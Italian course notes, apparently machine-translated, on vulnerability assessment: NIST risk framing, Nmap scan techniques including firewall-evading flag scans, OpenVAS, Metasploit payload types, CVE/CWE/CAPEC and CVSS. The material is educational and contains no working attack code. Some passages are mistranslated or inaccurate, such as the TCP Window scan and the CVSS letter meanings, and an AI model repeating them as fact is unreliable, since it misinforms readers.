



POLITECNICO DI TORINO

# Verifica e test di sicurezza

Appunti dal corso 01TYAOV del Prof. Cataldo Basile

A.A. 2021/22

Autore: Marco Smorti

## Valutazione della vulnerabilità

La VA è un'attività molto importante che possiamo svolgere sulla rete. È uno dei modi più semplici per valutare la sicurezza della rete. La VA utilizza tecniche che sono state introdotte per la prima volta dagli aggressori, poiché quando vogliono attaccare il sistema, hanno bisogno di conoscere il nemico. **La VA è il passo preliminare per eseguire qualsiasi analisi avanzata del rischio o qualsiasi misura offensiva contro alcuni obiettivi.** È un'attività importante soprattutto a livello aziendale, perché la VA è uno dei compiti fondamentali dell'analisi del rischio.

La cybersecurity sta diventando sempre più importante: in passato le aziende cercavano di saltare il più possibile, ma ora non possono più, semplicemente perché oggi ci sono leggi che le obbligano a eseguire alcune analisi di sicurezza (ad esempio, il GDPR) e in diversi casi le aziende sono costrette a prendere una certificazione se vogliono raggiungere alcuni mercati.

Inoltre, è importante sapere che anche le compagnie di assicurazione sono interessate a comprendere i rischi contro l'infrastruttura di diverse categorie di aziende, poiché forniscono servizi assicurativi alle aziende contro le perdite che possono subire con gli attacchi di cybersecurity. Al giorno d'oggi sono frequenti e nella maggior parte dei casi sono molto facili da eseguire, poiché i sistemi sono protetti in modo molto malvagio.

L'analisi dei rischi si basa su un processo formale e preciso: la VA è un'attività che rientra nell'ambito dell'analisi dei rischi, quindi è importante che sia eseguita in modo professionale. L'analisi dei rischi e la VA sono molto costose: richiedono personale e molte conoscenze da parte di tutte le persone dell'azienda e perché devono essere svolte attività pratiche e documentali.


## Il quadro di riferimento per la gestione del rischio del NIST

Uno dei principali risultati dell'analisi del rischio sulla standardizzazione dei processi è il Risk Management Framework del NIST. Uno degli obiettivi non è quello di creare centinaia di pagine per i giuristi, ma di adottare un approccio pratico. Hanno raccolto molti esperti e li hanno costretti a produrre un documento che dovrebbe essere utilizzato come **guida** per le aziende che di solito non hanno persone per gestire e studiare questo compito, in modo graduale.

Hanno identificato 4 fasi:

- **Inquadramento:** capire il proprio sistema e i metodi che si vogliono utilizzare
- **Valutazione della vulnerabilità e del rischio:** comprendere i rischi
- **Mitigare i rischi:** mitigarli
- **Monitorare:** controllare che l'analisi sia ancora corretta

In queste fasi si cerca di capire quali sono i rischi e poi si monitora e si cerca di mitigarli. Il VA entra in 2 di queste fasi introdotte dal NIST: Framing e Assessment.



### 1. Inquadramento del rischio

- a. Descrivete il vostro sistema e identificate gli asset (elencate tutti gli host che possono connettersi alla rete). Il risultato di questo compito è una decisione su tutti i passaggi da eseguire e da questa parte scaturiranno le direttive per la valutazione della vulnerabilità e le strategie aggiuntive per la gestione dei rischi.

### 2. Valutazione del rischio

- a. In questa fase si vuole capire quali sono i **punti deboli** (potenziale problema nel sistema che può permettere di creare vulnerabilità), **le vulnerabilità** (debolezza attivata che può essere utilizzata dagli attaccanti per sfruttarla ed entrare nel sistema). Queste fasi sono coperte dal VA.
- b. Vogliamo anche identificare le conseguenze (stimare la probabilità e il valore).

## Valutazione della vulnerabilità

È il processo che valuta tutte le vulnerabilità che possono interessare un sistema. La comprensione di tutti i punti di contatto tra il sistema e il resto del mondo è la prima fase per avviare un'analisi di vulnerabilità, ma sono necessarie delle fasi preliminari. La VA comprende le seguenti fasi:


- **Pianificazione**
  - È necessario capire cosa rientra nell'**ambito** e cosa no (definire cosa valutare). Ad esempio, capire qual è la porzione di rete da analizzare.
  - Qui decidiamo anche quando effettuare la valutazione, quindi la **programmiamo**.
- **Raccolta di informazioni**
  - Capire cosa c'è nella rete: acquisire il maggior numero possibile di informazioni sugli obiettivi dell'**ambito** (topologia, host, servizi aperti, ecc.).
- **Scansione (vulnerabilità)**
  - Sulla base delle informazioni raccolte, verificare la presenza di vulnerabilità note sugli obiettivi.
- **Risultati del rapporto**
  - Fornire le prove di ciò che è stato fatto e le potenziali mitigazioni.

I diversi approcci e metodologie che possono essere utilizzati per eseguire la VA sono classificati in base al punto di partenza:

Se partiamo dalle minacce, si chiama **thread-oriented**:

- Identificare quali sono le entità che potrebbero essere interessate ad attaccarvi.
- Determinare le vulnerabilità in base alle minacce elencate.
- Valutare gli impatti e le probabilità in base alle minacce (ad esempio, le motivazioni e le

competenze degli aggressori) Un esempio tratto dal NIST è illustrato nella figura:



Identificare la *fonte della minaccia* e caratterizzarla con informazioni quali la capacità, l'intento e così via... Per ogni minaccia cercare di capire qual è la probabilità che inizi ad attaccare. Ad esempio, se le minacce sono concorrenti, la probabilità può essere alta. Una volta raccolte queste informazioni, si inizia a pensare alla **sequenza di azioni** che gli aggressori possono eseguire per sferrare un attacco. Poi si esegue, in questo contesto, la VA cercando le vulnerabilità e cercando di attribuire loro un punteggio con la gravità e controllando quali sono le mitigazioni che sono in atto e cercando di attribuire un punteggio alla probabilità che l'azione abbia successo nel compiere l'operazione. Alla fine si stimano le conseguenze dell'attacco.

Se si parte dagli asset, si parla di **orientamento agli asset e agli impatti**.

- Dopo aver identificato gli asset della rete, iniziamo a elencare quelli importanti per noi e per gli attaccanti. Poi, partendo dagli asset, identifichiamo le entità interessate ad attaccarli e solo su di loro viene eseguita la VA utilizzando queste informazioni.

Se si parte dalle vulnerabilità, si parla di **orientamento alle vulnerabilità**.

- Qui viene eseguita una **scansione completa** del sistema cercando di scoprire tutte le informazioni possibili da esso e poi le vulnerabilità vengono categorizzate. Si valuta la possibilità per le minacce di sfruttarle (sfruttabilità delle vulnerabilità) in base alla competenza, alla motivazione e al livello di complessità. Ancora una volta, identifichiamo tutte le minacce che potrebbero essere interessate a sfruttarle. Infine, valutiamo gli impatti e la probabilità.

Ripetere le 4 fasi definite dal NIST per l'esecuzione dell'analisi delle vulnerabilità:

- **1. Pianificazione e definizione dell'ambito**

- Identificare il modo in cui i processi aziendali sono progettati e come funzionano, quindi definire gli obiettivi della valutazione.
- Esistono diversi modi per strutturare l'analisi, in base ai dati accessibili: black box, white box, grey box. Il caso white box è il modo migliore per avere un'idea precisa di quali vulnerabilità sono presenti nel sistema. In molti casi la white box richiede uno sforzo eccessivo e le aziende non vogliono fornire troppe informazioni a terzi, quindi in genere esiste una grey box con più informazioni di un attaccante, ma meno di un approccio white box.
- In questo caso è importante chiedere alle persone che desiderano questa analisi cosa deve essere analizzato e come deve essere analizzato.
- Definire la frequenza di aggiornamento dell'analisi di vulnerabilità (non può essere valida un'analisi eseguita un anno fa).
- È importante anche il tipo di test standard da eseguire in base allo **scopo**, se noto. Ad esempio, definire se l'analisi è finalizzata alla *certificazione*, alla *valutazione*, alla *conformità*.

- **2. Raccolta di informazioni sull'infrastruttura di rete**

- Si tratta di un compito cruciale per la VA, poiché in molti casi un attaccante, ma anche il valutatore, deve trovare informazioni sul sistema da valutare. In molti casi le aziende non sanno nemmeno cosa sia presente nei loro sistemi informatici.
- L'idea è quella di raccogliere innanzitutto informazioni sull'hardware e sul software presenti nell'ambiente di rete, per poi *"improntare"* il tutto con strumenti automatizzati come *Nmap*, *Nessus*, *OpenVAS* per estrarre il maggior numero possibile di informazioni (elenco di porte e servizi aperti, software, sistema operativo, versioni).
- È un'operazione complicata anche a causa di diverse variabili: ad esempio, possono essere presenti firewall o misure preventive (IPS/IDS) che bloccano l'analisi della scansione. In questi casi, è possibile chiedere di bypassare i controlli di sicurezza per arrivare al punto preciso in cui si deve eseguire la valutazione. In caso di black box, è possibile segnalare che alcune macchine non sono visibili solo perché c'è un firewall.

- **3. Scansione, rilevamento e valutazione delle vulnerabilità.**

- Qui inizia la vera e propria scansione delle vulnerabilità e vengono utilizzate diverse categorie di strumenti. In genere eseguono una **valutazione automatizzata delle vulnerabilità** eseguendo una scansione dei punti di ingresso rivolti a Internet per rivelare i punti deboli della rete in termini di sicurezza. Determinano inoltre le versioni e le vulnerabilità di tutti i servizi e le porte aperte, ma anche dei sistemi operativi obsoleti.
- In questa fase si **verifica se lo stato è conforme al programma di gestione delle vulnerabilità**. Ogni azienda dovrebbe avere un *sistema di gestione aziendale* che definisca come reagire alle vulnerabilità riscontrate.

- Dobbiamo **redigere i risultati della valutazione della vulnerabilità della rete**. Questo non è ancora il rapporto.
- **4. Riferire i risultati finali e identificare le contromisure**
  - Il rapporto aggiungerà anche altre informazioni rispetto alla bozza precedente. Contiene:
    - Il nome delle vulnerabilità
    - L'ID dei numeri CVE
  - **Valutare le conseguenze** dello sfruttamento delle vulnerabilità di rete identificate.
    - divulgazione di informazioni sensibili, impatto sulla continuità del servizio, perdite finanziarie,  
impatto sulla reputazione aziendale dell'organizzazione
  - Determinare il livello di gravità (basso, medio o alto).
  - **identificare le misure correttive** per ridurre i rischi partendo da quelli più critici (prioritizzazione) e in funzione dell'impatto economico o degli obiettivi di business/valutazione
  - Per completare l'analisi è necessario un **test di penetrazione**. Mentre il VA cerca di coprire la maggior parte del sistema, il PT impiega attaccanti attivi per entrare nel sistema. Mentre si esegue la VA e si paga qualcun altro per la PT, si invia loro anche l'analisi della vulnerabilità.

## Nmap: uno strumento di scansione della rete

Si tratta di uno strumento gratuito e open-source per la scoperta delle reti e l'auditing della sicurezza, disponibile per quasi tutti i sistemi operativi e già installato su alcuni di essi. Ad esempio, nella distribuzione Kali Full. È in grado di determinare *host*, *servizi* (nome e versione dell'applicazione), *sistemi operativi* (e versioni del sistema operativo), *filtri di pacchetti/firewall* in uso, ecc. Fornisce procedure di **scansione non visibili**, almeno dal punto di vista degli obiettivi, poiché anche le tecniche di scansione più complesse possono essere rilevate da un IDS.

L'ecosistema Nmap include funzioni per automatizzare il processo di scansione:

- un'interfaccia grafica (autodefinita "avanzata") e un visualizzatore di risultati (*Zenmap*)
- uno strumento flessibile per il trasferimento, il *reindirizzamento* e il debug dei dati (*Ncat*)
- un'utilità per il confronto dei risultati delle scansioni (*Ndiff*)
- uno strumento di generazione di pacchetti e di analisi

della risposta (*Nping*) Ma è ancora lontano dall'essere una

suite integrata (non automatica).

## Tecniche di scansione

Esistono diversi modi per raccogliere informazioni dagli host di una rete vittima:

- **Host discovery**: esegue diverse sonde per raccogliere informazioni.
  - **Scansione ping** → ICMP
  - **Scansione ARP**
  - **TCP SYN/ACK**
  - **Scansione UDP**
  - Nmap indovina/scopre anche la presenza del controllo di sicurezza nella rete

Dopo aver saputo che un host è vivo, si inizia a controllare i servizi disponibili sull'host. Il passo successivo è la scansione delle porte.

- **Port scanning**: esegue ulteriori sonde e test per raccogliere informazioni sui servizi accessibili sul computer. Etichetta le porte come:
  - **open**: la porta è in ascolto per la connessione e raggiungibile
  - **chiuso**: la porta non è in ascolto
  - **filtrato**: non raggiungibile, quindi c'è un controllo di sicurezza intermedio

- **filtrato/aperto**: non è possibile distinguere tra filtrato e aperto
- **filtrato/chiuso**: non è possibile distinguere tra filtrato e chiuso

## Uno sguardo rapido alle tecniche di scansione

- **Scansione SYN:** inviare un pacchetto SYN e attendere la risposta. Se il sistema risponde con SYN/ACK, il servizio è in ascolto (*aperto*). Se la risposta è RST (reset), il servizio è *chiuso*. Dopo la risposta non viene inviato l'ACK finale, perché di solito un server quando riceve la conoscenza finale aggiunge alcune righe nel log. Se non si riceve alcuna risposta dopo diverse ritrasmissioni o un errore ICMP *unreachable*, il messaggio viene *filtrato*. Nella maggior parte dei casi è l'opzione migliore, perché è veloce ed efficace.
- **TCP connect:** è il completamento dell'handshake a 3 vie che dà gli stessi risultati della scansione SYN, ma è più lento e rischia di essere registrato.
- **Flag e scansione TCP:** altri approcci del tipo precedente di scansione. Alcuni di essi si basano sull'uso dei flag disponibili nei pacchetti TCP.
  - **Scansione nulla:** nessun flag impostato (senza SYN in pratica). Trattandosi di un'anomalia, dipende dalla risposta che il sistema fornisce.
  - **FIN scan:** viene impostato solo il bit TCP FIN per chiudere una connessione (chiudere una connessione che non è mai stata aperta)
  - **Scansione natalizia:** Bandiere FIN, PSH e URG
  - Le risposte sono interpretate in questo modo:
    - RST → chiuso
    - nessuna risposta → aperto|filtrato
    - Errore ICMP non raggiungibile → filtrato
  - Queste risposte sono utili non per capire se una porta è aperta, ma per aggirare i *firewall* non statici e i router *che filtrano i pacchetti*. Questo perché in genere un firewall filtra i pacchetti "SYN", quindi l'idea è di impostare un flag diverso per verificare se viene abbandonato o meno. In questo modo è possibile controllare tra firewall *stateless* e *stateful*. Quando funzionano, sono un po' più furtivi di una scansione SYN.
- **Scansione ACK:** in questo caso viene impostato solo il flag ACK. Come già detto, viene utilizzato per individuare i firewall stateful rispetto a quelli stateless e non per la scansione delle porte. La risposta può essere RST → non filtrata (aperta o chiusa) o se non c'è risposta o se ci sono messaggi di errore ICMP viene filtrata. Esistono alcune varianti di questa scansione, come la *scansione Maimon* o *FIN/ACK*.
  - *Maimon o scansione FIN/ACK:* consiste nell'invio di un ACK e di un flag FIN. Storicamente è stato interessante perché i kernel UNIX basati sulla distribuzione BSD si bloccavano quando ricevevano questo pacchetto.
- **TCP Window:** misura il tempo delle risposte, poiché fornisce informazioni sul tipo di kernel o sul sistema operativo.
- **Scansione UDP:** è molto più lenta e complicata. Il TCP sfrutta l'handshake a tre vie, mentre l'UDP invia un pacchetto a ogni porta mirata con un **payload** tipicamente **vuoto** (in modo da non saturare la larghezza di banda ed eseguire attacchi più rapidi). È importante inserire i dati solo per il DNS, poiché in questo caso i pacchetti senza payload vengono automaticamente scartati (lo stesso vale per la porta 161). In genere, le porte utilizzate sono la 53 e la 161 per evitare di essere rilevati/scartati. La risposta può essere:
  - Errore ICMP porta non raggiungibile → chiuso
  - Altri errori ICMP non raggiungibili → filtrati
  - Risposta → aprire
  - Nessuna risposta dopo le ritrasmissioni → aperto|filtrato
  - Le risposte raggiungono raramente lo scanner o vengono abbandonate
- **Rilevamento della versione e del sistema operativo:** un numero di versione accurato consente di determinare meglio i servizi vulnerabili e le vulnerabilità note. È quindi possibile eseguire diversi controlli per determinare il sistema che è effettivamente in ascolto su una determinata porta. Esistono alcune euristiche per identificare un sistema in base a come risponde a una selezione di sonde TCP/IP.


- **Classificazione della prevedibilità della sequenza TCP:** è possibile iniettare connessioni se è possibile prevedere il numero di sequenza generato dal sistema operativo. Se non utilizza un buon PRNG per il numero di sequenza del TCP, è possibile prevedere quello successivo e quindi impersonare il client/server.

## Motore di scripting Nmap (NSE)

Non tutto può essere fatto con l'opzione nmap. Per questo motivo, è possibile utilizzare il suo motore di scripting interno. Gli script sono scritti in linguaggio di programmazione Lua. Vengono utilizzati per consentire l'automazione delle attività di scansione, ma anche per scansioni più avanzate.

## Gestore delle vulnerabilità Greenbone

In passato era conosciuto come OpenVAS, ma ora OpenVAS è solo il nome dello scanner. È nato come porting open source di Nessus quando è diventato un prodotto commerciale. Il codice è tutto open-source, ma *Greenbone Source Edition* (GSE) è gratuito ma funziona solo su Linux, mentre *Greenbone Professional Edition* (GPE) è commerciale. Utilizzano lo stesso framework, ma ricevono più feed per coprire le vulnerabilità di più sistemi. Vendono anche dispositivi per VA.



I Vulnerability Manager sono importanti perché possono essere fortemente automatizzati. Molti attacchi non possono essere eseguiti da remoto, quindi non è necessaria una singola macchina per eseguire i test, ma possono esserci scanner o computer dedicati in specifiche porzioni della rete. Questi scanner devono essere coordinati insieme con un'unica interfaccia. OpenVAS fornisce un assistente di sicurezza che è principalmente un **server web** a cui si può accedere con una GUI per raccogliere le attività. Poi, il vero cuore di OpenVAS è il **Greenbone Vulnerability Manager** che gestisce tutti i dati dell'utente (richieste, target, tempo di esecuzione delle richieste) ed è in grado di contattare, tramite un protocollo specifico, tutti gli scanner e di eseguire i task. Infine, ci sono i **GMP Clients** se vogliamo connetterci utilizzando le API e non la GUI, in modo da poter inserire manualmente i dati e interrogare il database.

Per eseguire una scansione con OpenVAS, è necessario definire i **compiti**. La prima operazione consiste nel definire gli obiettivi da valutare. Infine, viene generato automaticamente un rapporto (pagina html) contenente tutte le vulnerabilità.



## Metasploit

È stato creato come strumento/framework per i test di penetrazione da rapid7 + iniziative open-source. Può caricare moduli, dove ogni modulo è in grado di eseguire attacchi a sfruttamento diretto. Ci sono anche moduli per eseguire attacchi brute force o DoS. L'idea è di avere un framework in grado di eseguire payload. Contiene un DB, ma altri sono scaricabili da altre fonti, ma è rischioso perché questi payload scaricati dal web possono aggiungere malware alla macchina.

Quando sfruttiamo una vulnerabilità, significa che il sistema ha un "buco" pronto per essere usato e Metasploit può utilizzarlo. Il modo principale per utilizzarlo è inviare **payload**, che non è la sequenza di operazioni per sfruttare una vulnerabilità, ma è qualcosa che viene rilasciato nel sistema dopo che la vulnerabilità è stata sfruttata. Esistono diversi payload:

- **Singoli**: molto piccoli e progettati per eseguire un'operazione molto specifica. Ad esempio, creare un utente
- **Staged**: payload che consente il caricamento di file sulla vittima
- **Stages**: componenti scaricati dai moduli Staged che forniscono funzionalità avanzate senza limiti di dimensione. Ad esempio, Meterpreter e VNC Injection.
- **Shell**: un payload che apre una shell dall'attaccante alla vittima.
- **Reverse shell**: il payload esegue comandi che aprono una shell dalla vittima all'aggressore, ad esempio per bypassare i filtri/firewall
- **Meterpreter**: un payload avanzato che *carica dinamicamente le DLL* e fornisce comandi utili all'attaccante. Risiede solo in memoria e non lascia tracce sul disco rigido della vittima.

## Vulnerabilità ed esposizioni comuni (CVE)

GVM è quasi reale perché la versione gratuita non ha tutte le caratteristiche. Lo strumento scopre una serie di vulnerabilità che sono principalmente elencate dalla MITRE Corporation con la sigla CVE: "*Un modo standard di descrivere le vulnerabilità di cybersecurity pubblicamente divulgata trovate nel software*". Questo elenco non contiene tutte le possibili vulnerabilità, ma è il database più consultato sulle vulnerabilità. Costituiscono il National Vulnerability Database. Ogni vulnerabilità ha un **numero di identificazione univoco** assegnato da una *CVE Numbering Authority* (CNA), contiene una descrizione e almeno un riferimento pubblico. È quindi possibile utilizzare alcuni strumenti di attacco che contengono il **payload** per l'esecuzione dell'exploit.

Un esempio è **Meltdown** (CVE-ID: CVE-2017-5754). La descrizione è la seguente: "*i sistemi con microprocessori che utilizzano l'esecuzione speculativa e la predizione indiretta delle ramificazioni possono consentire la divulgazione non autorizzata di informazioni a un utente malintenzionato con accesso locale tramite l'analisi a canale laterale della cache dei dati*".

Dobbiamo supporre che il nostro sistema avrà diverse vulnerabilità, ma ne conosceremo solo alcune. Questo perché le vulnerabilità possono non essere segnalate quando la loro divulgazione aumenta troppo i rischi. Le vulnerabilità note possono non essere divulgate pubblicamente per molte ragioni:

- **Vulnerabilità scoperta solo da criminali e/o servizi di intelligence**: vogliono sfruttare la vulnerabilità a un certo punto
  - È possibile acquistare vulnerabilità 0-day sul dark web
- **Esiste solo nel software personalizzato e/o nei sistemi di controllo industriale**: si riferisce solo a un numero limitato di utenti, ma anche alla potenziale sensibilità dei sistemi coinvolti. Rendere pubblica una vulnerabilità per questo sistema aumenterà il rischio di attacco più di quanto proteggerà i sistemi interessati.
- **Esiste nel software commerciale off-the-shelf (COTS)**: non sarà annunciato fino a quando non sarà disponibile una patch.
- **Vulnerabilità scoperta da un fornitore di scansioni di vulnerabilità**: ma non è ancora disponibile un ID CVE

## Enumerazione delle debolezze comuni (CWE)

I punti deboli sono problemi di progettazione che devono essere presi in considerazione dagli sviluppatori perché sono noti per essere correlati alle vulnerabilità (possono nascere dai punti deboli). Si tratta di una **tassonomia di note pratiche di codifica scorrette** che possono manifestarsi nel software di produzione. Devono essere monitorate da chi ha il controllo e mantiene il codice sorgente (sviluppatori o tester) e dalle organizzazioni che richiedono la verifica della sicurezza. Un'informazione generale è che non è garantito che un CWE si traduca in un CVE (forse non sfruttabile o falso positivo).

## Enumerazione e classificazione dei modelli di attacco comuni (CAPEC)

Un'altra fonte di informazioni è una **risorsa comunitaria per l'identificazione, la categorizzazione e la comprensione degli attacchi**. Si tratta di un dizionario di schemi di attacco comuni. Per ogni schema di attacco:

- Definisce una sfida che un attaccante potrebbe affrontare
- Fornisce una descrizione delle tecniche comuni utilizzate per affrontare la sfida.
- Presenta i metodi raccomandati per mitigare un attacco reale rivolto a sviluppatori, analisti, tester ed educatori.
- Il CAPEC è disponibile pubblicamente presso il MITRE.


## Il sistema comune di valutazione delle vulnerabilità (CVSS)

Ad ogni vulnerabilità è associato un punteggio. È un "quadro aperto per comunicare le caratteristiche e la gravità delle vulnerabilità del software". Fa parte del framework SCAP che associa un punteggio a ogni vulnerabilità nel modo seguente:

B a s e Score: 7.5 CVSS: 3.1/AV: N/AC: L/PR: N/UI: N/S: U/C: H/I: N/A: N

Si tratta di una stringa vettoriale, una rappresentazione testuale compressa dei valori utilizzati per ricavare il punteggio. Contiene tre gruppi di metriche:

- **Base**: punteggio associato a una vulnerabilità in base ai danni, alla sfruttabilità con punteggio [0, 10].
- **Temporale**: riflette le caratteristiche di una vulnerabilità che cambiano nel tempo (ad esempio, il sistema operativo non è più utilizzato).
- **Ambientale**: rappresenta le caratteristiche di una vulnerabilità che sono uniche per l'ambiente dell'utente.
- **N** significa non colpito, **C** sulla parte destra è "COMPLETO" (pericolo elevato)



Non che Temporale e Ambientale siano modificatori del valore base.

## Gestione delle vulnerabilità (NISTIR 8011)

Alcune di queste vulnerabilità sono pericolose per un sistema. Quando dobbiamo valutare l'esposizione di una vulnerabilità, dobbiamo verificare se esiste già un'implementazione open-source di un attacco.

Per avere un sistema sempre aggiornato, il NIST ha pubblicato un documento chiamato *NISTIR 8011* che fornisce la **metodologia per costruire un sistema di gestione delle vulnerabilità**. Si tratta di un processo legato alla sicurezza che riconosce che il software può avere vulnerabilità note precedentemente divulgate o casi sconosciuti di debolezza (ad esempio, codice scritto male). L'obiettivo è quello di avere un **monitoraggio continuo della sicurezza delle informazioni (ISCM)**.

Questo documento non è obbligatorio, ma solo un **insieme di consigli**. La gestione consente:

- Definizione delle priorità dei difetti identificati
- Decisioni di risposta al rischio: fix, patch,

whitelist I controlli si basano sulla conoscenza di

- **Stato effettivo:** istantanea dello stato attuale
- **Stato desiderato:** gli obiettivi di sicurezza di questo

controllo Le vulnerabilità note di un obiettivo possono

essere classificate come:

- **Patched:** una patch esiste ed è già stata applicata.
- **Unpatched:** esiste una patch ma non è stata applicata.
- **Zero-day:** divulgato, ma non è ancora disponibile alcuna patch

Per le vulnerabilità sconosciute è possibile **intuirne l'esistenza** analizzando le debolezze del codice, poiché "gli aggressori sofisticati spendono risorse significative per trovare, armare e nascondere nuove vulnerabilità". Tuttavia, di solito non rivelano nulla!

## Fase 0: conoscere il sistema

La proposta del NIST è di creare un DB con tutti gli elementi che possono presentare una vulnerabilità. Ciò include le risorse software: file e prodotti software installati, file e prodotti software sui dischi rigidi, codice mobile, firmware (se può essere modificato) e driver, e codice in memoria (che potrebbe essere modificato sul posto).

## Concetto operativo della capacità di gestione delle vulnerabilità (CONOPS)

